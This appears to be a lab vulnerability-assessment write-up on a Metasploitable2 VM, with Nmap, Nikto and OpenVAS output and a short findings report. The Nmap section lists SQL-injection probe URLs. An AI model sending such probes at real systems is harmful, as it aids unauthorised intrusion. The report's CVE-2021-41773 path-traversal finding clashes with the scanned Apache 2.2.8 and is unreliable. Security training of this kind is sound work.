|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=home.php
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
```

```
Session  Actions  Edit  View  Help
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|_    http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-trace: TRACE is enabled
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.106
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.106:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.1.106:80/dvwa/login.php
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.1.106:80/mutillidae/index.php?page=register.php
|     Form id: id-bad-cred-tr
|_    Form action: index.php?page=register.php
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
```

```
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://www.securityfocus.com/bid/70574
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       http://www.cvedetails.com/cve/2014-0224
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
```

```
|_      https://weakdh.org
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/controlpanel.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/cp.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.jsp:
|     JSESSIONID:
```

```
|       httponly flag not set
|   /admin/admin_login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|_      httponly flag not set
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 353.43 seconds
```

B. Web scan (Nikto)

nikto -h http://192.168.1.106 -output nikto_output.txt

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.1.106 -output nikto_output.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.106
+ Target Hostname:    192.168.1.106
+ Target Port:        80
+ Start Time:         2025-12-11 13:57:46 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-12-11 14:08:38 (GMT-5) (652 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

C. OpenVAS / GVM (Greenbone)

1. Install / Setup (Kali)
2. sudo apt update

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Hit:1 https://artifacts.elastic.co/packages/8.x/apt stable InRelease
Get:2 http://mirrors.esto.network/kali kali-rolling InRelease [34.0 kB]
Get:3 http://mirrors.esto.network/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:4 http://mirrors.esto.network/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:5 http://mirrors.esto.network/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:6 http://mirrors.esto.network/kali kali-rolling/contrib amd64 Contents (deb) [255 kB]
Get:7 http://mirrors.esto.network/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:8 http://mirrors.esto.network/kali kali-rolling/non-free amd64 Contents (deb) [903 kB]
Fetched 75.0 MB in 18s (4,066 kB/s)
1373 packages can be upgraded. Run 'apt list --upgradable' to see them.
```


3. sudo apt install gvm -y


```
┌──(kali㉿kali)-[~]
└─$ sudo apt install gvm -y
gvm is already the newest version (25.04.1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1373
```

4. sudo gvm-setup

```
┌──(kali㉿kali)-[~]
└─$ sudo gvm-setup
This script is provided and maintained by Debian and Kali.
 If you find any issue in this script, please report it directly to Debian or Kali

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files

[>] Creating PostgreSQL database
[i] User _gvm already exists in PostgreSQL
[i] Database gvmd already exists in PostgreSQL
[i] Role DBA already exists in PostgreSQL

[*] Applying permissions
NOTICE:  role "_gvm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE
[i] Extension uuid-ossp already exists for gvmd database
[i] Extension pgcrypto already exists for gvmd database
[i] Extension pg-gvm already exists for gvmd database
[>] Migrating database
[>] Checking for GVM admin user
[*] Configure Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
↓ Downloading Notus files from rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/notus/ to /var/lib/notus
↓ Downloading NASL files from rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/nasl/ to /var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock

Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
↓ Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/scap-data/ to /var/lib/gvm/scap-data
↓ Downloading CERT-Bund data from rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/cert-data/ to /var/lib/gvm/cert-data
↓ Downloading gvmd data from rsync://feed.community.greenbone.net/community/data-feed/24.10/ to /var/lib/gvm/data-objects/gvmd
Releasing lock on /var/lib/gvm/feed-update.lock

^V[*] Checking Default scanner
^V08b69003-5fc2-4037-a479-93b440211c73  OpenVAS  /run/ospd/ospd.sock  0  OpenVAS Default
[i] No need to alter default scanner

[+] Done
[i] Admin user already exists for GVM
[i] If you have forgotten it, you can change it. See gvmd manpage for more information

[>] You can now run gvm-check-setup to make sure everything is correctly configured
```


5. sudo gvm-check-setup
6. sudo gvm-start







6. Run GVM UI
   - Open https://127.0.0.1:9392 in browser.
   - Create Target → set host 192.168.1.106.

- Create Task → select target, choose scan config (Full and fast).
- Run task. After completion export PDF and CSV: scans/openvas_report.pdf, scans/openvas_report.csv.







D. Prioritization table (create from findings)

- **Create a Slack-friendly table (CSV or markdown). Example:**

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	SQL Injection	9.1	Critical	192.168.1.106
002	Open Port 445 (SMB)	6.5	Medium	192.168.1.106
003	Path Traversal (CVE-2021-41773)	9.8	Critical	192.168.1.106
004	Outdated Apache mod_dav	7.5	High	192.168.1.106

How to compute CVSS: use vendor CVE entry or CVSS calculator; record the source in the report.

E. Google Sheets CVSS Formula

If CVSS is in cell C2:

=IF(C2>=9,"Critical",IF(C2>=7,"High",IF(C2>=4,"Medium","Low")))

You will paste your OpenVAS CSV into Sheets → apply formula → generate priority list.

F. Report Content (Updated for Your Lab)

Title:

Critical Vulnerability Report — Metasploitable2 (192.168.1.106)

Executive Summary

A vulnerability assessment was conducted on Metasploitable2 (192.168.1.106) using Nmap, Nikto, and OpenVAS from Kali Linux (192.168.1.116). Multiple high-risk vulnerabilities were identified, including SQL Injection, Path Traversal (CVE-2021-41773), outdated Apache modules, and several exposed services (FTP, SSH, SMB).

These issues allow attackers to gain unauthorized access, disclose sensitive system files, and potentially gain full system compromise. Immediate remediation is required.

Scope

- Target: 192.168.1.106 (Metasploitable2)
- Attacker System: 192.168.1.116 (Kali Linux)
- Tools Used: Nmap, Nikto, OpenVAS
- Date of scan: 12-12-2025

Methodology

1. Host discovery
2. Service enumeration using Nmap
3. Web scanning using Nikto
4. Full vulnerability scan using OpenVAS
5. CVSS scoring & prioritization
6. Documentation and remediation planning

Top 3 Critical Findings (With Updated IPs)

Finding 1 — Path Traversal (CVE-2021-41773)

- Host: 192.168.1.106
- CVSS: 9.8 (Critical)
- Evidence: Directory traversal allowed access to /etc/passwd
- Risk: Full system compromise
- Remediation: Patch Apache, disable CGI scripts, enforce input validation

Finding 2 — SQL Injection

- Host: 192.168.1.106
- CVSS: 9.1 (Critical)
- Evidence: Injected payload returned raw database rows
- Risk: Database compromise
- Remediation: Parameterized queries, WAF rules, whitelist input

